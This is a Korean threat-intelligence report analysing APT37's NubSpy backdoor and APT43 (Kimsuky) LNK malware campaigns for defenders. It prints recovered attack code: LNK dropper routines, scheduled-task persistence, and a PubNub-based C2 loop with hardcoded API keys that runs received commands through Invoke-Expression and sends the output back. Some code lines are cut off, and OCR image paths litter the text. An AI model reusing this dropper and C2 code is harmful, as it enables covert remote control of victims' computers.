통신 과정	#1. 초기화 (클라이언트 -> PubNub 서버) - Subscribe Key로 연결 설 - 채널 구독 요청 #2. 메시지 발행 (발행자 -> PubNub 서버) - HTTP POST : https://ps.pndsn.com/{pubkey}/{subkey}/0/{channel}/0/{message} #3. 메시지 수신 (Pubnub 서버 -> 구독자) - HTTP GET/Long Polling : https://ps.pndsn.com/subscribe/{subkey}/{channel}/0/{timetoken}
PubNub 주요 키 구조	- pubkey : pub-c-[UUID] - subkey : sub-c-[UUID] - commandsubKey : [별도 채널 키]

관련 악성코드	- ChillyChino : Rust 언어 기반 백도어 - Chinotto : PowerShell 백도어 - FadeStealer : 정보 수집 도구 - LightPeek : PowerShell 정보 수집 도구 - VCD 랜섬웨어 : 파일 암호화 후 확장자를 .VCD로 수정

Type 1 - PowerShell

APT37 해킹조직의 LNK 악성 파일 중 NubSpy 악성코드를 유포한 LNK 파일의 특징은 바이너리 내 특정 Marker (“AEL”, “BEL”) 를 찾고, 해당 Marker 범위의 데이터를 추출하여 파일로 저장하는 기능을 수행한다. “AEL”, “BEL” 마커를 기준으로 각각의 영역에는 문자열로 된 바이너리 데이터가 존재하며, LNK 코드에서 2바이트씩 묶어서 16진수 바이너리 데이터로 변환하고, 이를 각각 파일로 저장한다.

- Marker #1 : AEL ~ BEL
  - 미끼문서 드롭 (파일명 : “202507_3734823.html”, 우편번호 관련 웹페이지)
- Marker #2 : BEL ~ EOF (End of File, 파일 마지막 부분)
  - Base64로 인코딩된 PowerShell 코드
  - 실행 시 Base64 디코딩 후 IEX 명령으로 실행

```
$ai=$c.IndexOf('AEL')+3; # 첫번째 Marker 탐색
$bi=$c.IndexOf('BEL');   # 두번째 Marker 탐색
$ei=$c.IndexOf('EOF');   # 파일 마지막 위치 탐색
$ah=$c.Substring($ai,$bi-$ai);
$bh=$c.Substring($bi+3,$ei-$bi-3);
2 references
function HB($he){        # 문자열을 2개씩 묶어서 16진수 바이너리로 변환
    $by=New-Object byte[] ($he.Length / 2);
    for ($i=0;$i -lt $by.Length;$i++){
        $by[$i]=[Convert]::ToByte($he.Substring($i*2,2),16);
    }
    return $by;
}
[IO.File]::WriteAllBytes('c:\programdata\202507_3934823.html',(HB $ah)); # 미끼문서 드롭
Start-Process 'c:\programdata\202507_3934823.html';
[IO.File]::WriteAllBytes('c:\programdata\msedge.conf',(HB $bh));        # 악성 PS1 파일 드롭
```

[NubSpy 악성코드 (Type 1) : 미끼문서/악성파일 Drop Code]

PowerShell 코드의 주요 기능은 다음과 같다.

- 시스템 정보 수집 및 C2 서버에 감염 PC를 등록
- 지속성을 위해 작업 스케줄러 등록
  - 기존에 등록된 작업 존재 여부를 먼저 확인하여 작업이 없는 경우에만 등록
  - 에러 메시지는 “2>$null” 코드에 의해 무시
- C2 서버로부터 추가 명령을 수신받아 PowerShell로 명령 실행 후 결과 리턴

PowerShell 코드에는 C2 서버 연결에 필요한 pubkey/subkey가 하드코딩 되어있으며, 시스템 정보(컴퓨터 이름, 사용자 이름)를 기반으로 deviceId 변수를 정의한다. deviceChannel 변수에는 “command-[Device ID 정보]”가 담기며, 해당 변수는 공격자가 특정 감염 호스트에 할당한 채널 정보로 활용된다.

```powershell
$pubKey = "pub-c-51701637-6433-42d7-afb6-0ce7cea74194";
$subKey = "sub-c-f3734216-6206-4094-9055-cf21a14e565a";

$pcName = $env:COMPUTERNAME;
$userName = $env:USERNAME;
$deviceId = "$pcName-$userName";
$deviceChannel = "command-$deviceId";

$taskName = "MSEdgeUpdate";
```

[NubSpy 악성코드 (Type 1) : PubNub Service 관련 API 키 정보]

이후 C2 서버에 감염 PC를 등록하고 공격자의 명령 수신을 대기한다. C2 서버에서 명령을 수신한 경우 이전에 실행 메시지와 비교하여 같을 경우에는 실행하지 않고 종료하며, 다른 경우에는 IEX 명령으로 명령을 실행한 후 결과를 C2서버로 다시 전송한다. 해당 코드는 작업 스케줄러에 의해 5분마다 반복 실행된다.

```powershell
function Register-Device {
    $uriEnc = [uri]::EscapeDataString('"' + $deviceId + '"');
    $url = "https://ps.pndsn.com/publish/$pubKey/$subKey/0/device-register/0/$uriEnc";
    Invoke-RestMethod -Method Get -Uri $url | Out-Null;
}
```

[NubSpy 악성코드 (Type 1) : 감염PC 등록 Code]

```powershell
function Listen-Commands {
    $lastMessage = $null;

    try { # PubNub API 서비스를 통한 명령 수신
        $url = "https://ps.pndsn.com/v2/history/sub-key/$subKey/channel/$deviceChannel" + "?count=1";
        $response = Invoke-RestMethod -Uri $url -TimeoutSec 10;

        $messages = $response[0];
        $msg = $messages[0];

        if ($msg -ne $lastMessage) { # 명령 중복 실행 방지 코드
            $lastMessage = $msg;
            $decoded = Decode-Base64 $msg;
            try {
                $output = Invoke-Expression $decoded | Out-String;
            } catch {
                $output = "Error: $_";
            }

            $encOutput = Encode-Base64 $output;
            Send-Result('{"sender":"' + $deviceId + '","content":"' + $encOutput +'"}');
        }
    } catch {
    }
}
```

[NubSpy 악성코드 (Type 1) : C2 명령 수신 및 명령 실행 후 결과 리턴 Code]

PubNub 서비스를 이용한 통신 시 관련된 URL은 다음과 같다.

감염PC 등록	https://ps.pndsn.com/publish/[pubKey]/[subKey]/0/device-register/0/[deviceId]
명령 수신	https://ps.pndsn.com/v2/history/sub-key/[subKey]/channel/[deviceChannel]?count=1
명령 실행 결과 전달	https://ps.pndsn.com/publish/[pubKey]/[subKey]/0/result-channel/0/[명령 실행 결과]

Type 2 - AutoIt Script

Type 2 샘플은 Type 1과 마찬가지로 NubSpy 악성코드를 드롭하지만 일부 차이점이 존재한다. Type 2 샘플은 Marker에 “CEL” 이 추가되었고, NubSpy 악성코드가 AutoIt Script로 제작되었다. 또한 AutoIt Script 동작을 위해 정상 AutoIt3.exe 파일을 드롭하게 되면서 Marker가 1개 더 추가된 것으로 보이며, PubNub History API Key에 해당하는 “commandsubKey” 항목이 추가된 차이점이 확인되었다.

종류	Type 1 Sample	Type 2 Sample
Marker	AEL, BEL	AEL, BEL, CEL
NubSpy 제작 언어	PowerShell	AutoIt Script
PubNub API Key	pubKey, subKey	pubKey, subKey, commandsubKey

```
$ai=$c.IndexOf('AEL'); # 첫번째 Marker 탐색
$bi=$c.IndexOf('BEL'); # 두번째 Marker 탐색
$ci=$c.IndexOf('CEL'); # 세번째 Marker 탐색
$ei=$c.IndexOf('EOF');
$ah=$c.Substring($ai+3,$bi-$ai-3);
$bh=$c.Substring($bi+3,$ci-$bi-3);
$ch=$c.Substring($ci+3,$ei-$ci-3);

...

[IO.File]::WriteAllBytes('c:\users\public\202507_998978.html',(HB $ah)); # 미끼문서
Start-Process 'c:\users\public\202507_998978.html';
[IO.File]::WriteAllBytes('c:\users\public\msw.dat',(HB $bh)); # AutoIt Script File
[IO.File]::WriteAllBytes('c:\users\public\msw.exe',(HB $ch)); # AutoIt3.exe 정상 실행파일
c:\users\public\msw.exe c:\users\public\msw.dat
```

[NubSpy 악성코드 (Type 2) : 미끼문서/악성파일 Drop Code]

AutoIt Script로 제작된 NubSpy 악성코드는 PowerShell로 제작된 악성코드와 대체로 동일한 방식으로 동작한다. 컴퓨터 이름과 사용자 이름 정보를 이용하여 deviceId, deviceChannel 변수를 정의하는 것도 동일하며, 작업 스케줄러 등록 절차도 동일한 것을 볼 수 있다.

```
Global $pubKey = "pub-c-51701637-6433-42d7-afb6-0ce7cea74194"
Global $subKey = "sub-c-f3734216-6206-4094-9055-cf21a14e565a"
Global $commandsubKey = "sub-c-95e208a4-4ad8-4ff0-9fd5-5527a3c73e16"

Global $pcName = EnvGet("COMPUTERNAME")
Global $userName = EnvGet("USERNAME")
Global $deviceId = $pcName & "-" & $userName
Global $deviceChannel = "command-" & $deviceId

Global $taskName = "MicrosoftEdgeUpdateTaskMachineUAEC"
If Not TaskExists($taskName) Then
    RunWait('schtasks /Create /SC MINUTE /MO 5 /TN "' & $taskName & '" /TR "c:\users
```

[NubSpy 악성코드 (Type 2) : PubNub Service 관련 API 키 정보 및 작업스케줄러 등록 Code]

다만 Type 1에서는 감염 PC 등록, 명령 수신 및 명령 실행 결과 전달 시 “subKey” 를 공통으로 사용했다면 Type 2에서는 감염 PC 등록, 명령 실행 결과 전달에만 “subKey”를 사용하고, 명령 수신 시에는 새로 등장한 “commandsubKey” 가 사용된다. 이는 공격자가 탐지 우회 등을 목적으로 채널을 이원화한 것으로 추정된다.

```
Func RegisterDevice()
    Local $encoded = UrlEncode('"' & $deviceId & '"')
    Local $url = "https://ps.pndsn.com/publish/" & $pubKey & "/" & $subKey & "/0/device-re
    InetRead($url)
EndFunc

Func SendResult($result)
    Local $enc = Base64Encode($result)
    Local $uriEnc = UrlEncode('"' & $enc & '"')
    Local $url = "https://ps.pndsn.com/publish/" & $pubKey & "/" & $subKey & "/0/result-ch
    InetRead($url)
EndFunc

Func ListenCommands()
    Local $lastMessage = ""
    Local $url = "https://ps.pndsn.com/v2/history/sub-key/" & $commandsubKey & "/channel/"
    Local $response = BinaryToString(InetRead($url, 1))
    Local $msgs = StringRegExpReplace($response, '.*\[\["(.*?)"\]\].*', "$1")
```

[NubSpy 악성코드 (Type 2) : 감염 PC 등록, C2 명령 수신, 결과 전송 Code]

Type 2에 해당되는 샘플은 2025년 7월에 2개가 탐지되었으며, AutoIt Script로 제작된 점은 동일하나 아래와 같은 차이점이 확인되었다.

탐지 날짜	미끼문서	AutoIt Script 특징
25.07.08.	우편번호 변경 안내 관련 웹페이지	- 컴파일 되지 않은 AutoIt Script
25.07.31.		- 컴파일된 AutoIt Script (분석을 위해서는 디컴파일 과정 필요)

Campaign Dark Prism
2025 사이버 위협 인텔리전스 보고서

04. APT43 (Kimsuky)


CAMPAIGN DARK PRISM

2025 사이버 위협 인텔리전스 보고서


APT43 해킹조직은 매우 다양하고 빈번하게 공격을 시도하며, 지속적으로 공격 방식을 업데이트하는 등 상당히 적극적인 모습이 관찰되었다. 이들 해킹조직은 LNK, HTA, HWP 등 다양한 악성코드를 활용하여 공격 대상을 노려왔으며, 사용하는 언어도 PowerShell, JavaScript, VBScript, C언어 등 다양하게 활용한다. 그리고 최종 페이로드로 다양한 종류의 원격 제어 도구(RAT)를 설치하여 공격 대상의 PC를 장악하는 등 활발한 공격 전술을 펼쳤다.

본 챕터에서는 APT43 해킹조직의 LNK 샘플들의 Command Arguments 사용 언어 및 파일 유형 기준으로 분류하고, 유형별 코드 및 난독화 패턴 변화, 최종 페이로드 전달 과정을 자세히 살펴보고자 한다.

- LNK 악성 파일
  - PowerShell, JavaScript, VBScript 등을 활용하여 추가 페이로드 드롭 및 다운로드
- HTA 악성 파일
  - PowerShell, VBScript 등을 활용하여 추가 페이로드 드롭 및 다운로드
- HWP 악성파일
  - OLE 바이너리를 임시 폴더에 생성하는 정상 기능을 악용
  - VBScript와 EXE 실행파일을 활용하여 추가 페이로드 드롭 및 다운로드



[APT43(Kimsuky) 해킹조직의 악성코드 유형별 공격 패턴 및 흐름]



[APT43(Kimsuky) 해킹조직의 Type별 악성코드 헌팅 타임라인]

1. Type 1 - PowerShell

첫번째 유형은 LNK 파일의 Command Arguments 필드에 존재하는 PowerShell 코드가 실행되는 유형이다. 해당 유형 내에서도 드롭되는 파일, 추가 페이로드 다운로드 방식 등 여러 공격 패턴이 발견 되었으며, 각각의 유형을 그룹화하여 하위 세부 유형으로 다시 나눌 수 있다. 아래 표는 하위 세부 유형에 대한 구분 내용이다.


Type	탐지 기간	페이로드 드롭 방식	비고
1-1	2024.01~2025.08	- Cloud Storage Service 이용 > DropBox - 추가 페이로드 다운로드 : step.bin 등	- #DeepGOSU 로 알려진 유형의 악성코드 - LNK 파일 내 미끼문서 데이터 추출
1-2	2024.05~2025.08	- Cloud Storage Service 이용 > DropBox, GitHub - 추가 페이로드 다운로드 : temp.ps1, system_first.ps1 등	- LNK 파일 내에서 PS1 파일 추출 후 실행 (user.ps1, main.ps1 등)
1-3	2024.09~2025.02	- LNK 파일 내에서 데이터 추출 및 XOR 복호화 후 VBScript 생성	
1-4	2025.07.	- C2 소켓통신으로 페이로드 다운로드 - 여러 추가 페이로드를 모두 C2 소켓 통신으로 다운로드	- Type 2-4 샘플과 동일한 유형 (LNK Code만 다름)
1-5		- Type 1-5 하위 유형인 1-5-1~4 모두 동작 및 페이로드 드롭 방식이 상이함	- Type 1-1~4 에 해당하지 않는 기타 유형 그룹

Type 1-1


Type 1-1 유형으로 분류된 샘플들은 2024년 1월부터 2025년 8월까지 지속적으로 탐지된 샘플이며, 총 11개의 샘플이 해당 유형으로 분류되었다. 이 유형은 LNK 파일 실행 시 내부 PowerShell 코드가 실행되면서 DropBox에 접근하여 추가 페이로드를 다운받아 실행하는 기능을 가지고 있다. 다운받은 페이로드는 백신 탐지 우회를 위해 AES로 암호화 되어있으며, “pa55w0rd” 라는 문자열로 복호화된다. 해당 유형은 시간이 지남에 따라 내부 코드 동작이 조금씩 변경되어왔으며, 공격자는 자신이 제작한 악성코드가 최대한 탐지되지 않도록 코드를 개선한 것으로 추정된다. 아래 표는 타임라인 기반의 코드 변화를 설명한 것이다.

세부 유형	미끼문서 관련 기능	주요 기능 변화
공통	- LNK 파일 내부에 미끼문서 바이너리 존재	- 추가 페이로드 다운로드를 위해 DropBox API 키 정보 존재 - 다운받은 추가 페이로드는 AES 복호화 후 실행
Type 1-1-1	- LNK 실행 시 코드에서 미끼문서는 드롭하지 않음	- 미끼문서 관련 File Offset 정보가 담긴 변수는 존재하지만 코드에서 사용되지 않음 > len1,2,3,4
Type 1-1-2	- LNK 실행 시 코드에서 미끼문서 드롭	- 미끼문서 관련 File Offset 정보가 담긴 변수를 사용하여 미끼문서 드롭 > len1,2,3
Type 1-1-3	- LNK 실행 시 코드에서 미끼문서 드롭	- 다운로드한 추가 페이로드를 AES 복호화가 아닌 커스터마이징된 데이터 디코딩 기능 이용
Type 1-1-4	- LNK 실행 시 코드에서 미끼문서는 드롭하지 않음	- 미끼문서 관련 File Offset 정보가 담긴 변수는 존재하지만 코드에서 사용되지 않음 > len1,2,3 - 다운로드한 추가 페이로드를 AES_PBKDF2 알고리즘으로 복호화 - C# 언어를 이용한 In Memory 복호화 기능

Type 1-1-1 유형의 샘플들은 LNK 파일 내 미끼문서 관련 바이너리 데이터가 존재하지만 LNK 실행 코드에서 미끼문서 관련 작업은 수행하지 않는 것이 특징이다. 미끼문서 바이너리가 존재하는 File Offset 정보가 len1,2,3,4 변수에 각각 기록되어있으나, 실제로 사용되진 않는다.




[Type 1-1-1 : LNK 악성코드 실행 흐름]




[Type 1-1-1 : LNK 악성코드 내 PowerShell Code 구조]

Type 1-1-2 유형은 미끼문서를 정상적으로 드롭하여 실행하는 유형이며, 미끼문서 관련 작업을 제외하면 Type 1-1-1 유형과 동일한 실행흐름을 보인다.




[Type 1-1-2 : LNK 악성코드 실행 흐름]




[Type 1-1-2 : LNK 악성코드 내 PowerShell Code 구조 및 Code 변경 지점]

Type 1-1-3 유형은 추가 페이로드 데이터를 AES 알고리즘으로 복호화하지 않고 커스터마이징된 데이터 디코딩 과정을 수행한다.




[Type 1-1-3 : LNK 악성코드 실행 흐름]




[Type 1-1-3 : LNK 악성코드 내 PowerShell Code 구조 및 Code 변경 지점]

Type 1-1-4 유형은 LNK 코드에서 미끼문서를 드롭하지 않는 형태로 다시 변경되었고, 다운로드된 추가 페이로드를 복호화하는 방식도 변경되었다. 복호화는 AES_PBKDF2 방식을 이용하며, 'Add-Type' 명령을 이용하여 C# 코드를 메모리에서 직접 컴파일하여 활용하는 방식으로 변경되었다.



[Type 1-1-4 : LNK 악성코드 실행 흐름]



[Type 1-1-4 : LNK 악성코드 내 PowerShell Code 구조 및 Code 변경 지점]

Type 1-2


Type 1-2 유형으로 분류된 샘플들은 2024년 5월부터 2025년 9월까지 지속적으로 탐지된 샘플이며, 총 19개의 샘플이 해당 유형으로 분류되었다. 이 유형은 LNK 파일 실행 시 Base64로 인코딩된 데이터를 디코딩하여 파일로 저장한 후 PowerShell로 실행하는 패턴을 보인다.

해당 유형의 샘플들도 시간이 지남에 따라 내부 코드가 개선되는 특징을 보였고, 아래 표에서 타임라인 기반의 코드 변화를 볼 수 있다.


세부 유형	페이로드 다운로드	주요 기능 변화
공통	- Cloud Storage Service 에서 미끼문서를 포함한 추가 페이로드 다운로드	- Base64 디코딩 데이터를 PowerShell 파일로 저장 및 실행 - 지속성을 위한 작업 스케줄러 등록
Type 1-2-1	- DropBox 서비스를 통한 미끼문서 및 추가 페이로드 다운로드	- PowerShell 기본 Base64 디코딩 함수를 사용
Type 1-2-2	- GitHub 서비스를 통한 미끼문서 및 추가 페이로드 다운로드	- Base64 디코딩 함수를 직접 구현하여 사용

Type 1-2-1 유형은 Base64로 인코딩된 데이터를 디코딩하여 PowerShell 파일로 저장한 후 실행하며, PowerShell 코드에 의해 DropBox 스토리지에서 미끼문서와 추가 악성 페이로드를 다운받아 실행하는 기능을 수행한다. 추가 악성 페이로드의 주 역할은 시스템 정보를 수집한 후 다시 DropBox로 업로드하는 기능을 수행하며, 공격 대상을 속이기 위해 미끼문서도 다운받아 실행하게 된다.

작업스케줄러로 등록되어 반복 실행되는 PowerShell 파일도 존재하며, 해당 파일은 지속적으로 DropBox에 접근하여 특정 파일을 다운받아 실행하는 기능을 수행한다. 만약 공격자가 DropBox 스토리지를 모니터링하다가 특정 시점에 내려주는 파일을 원격 제어 도구(RAT) 등으로 변경할 경우 그대로 감염될 것으로 추정된다.



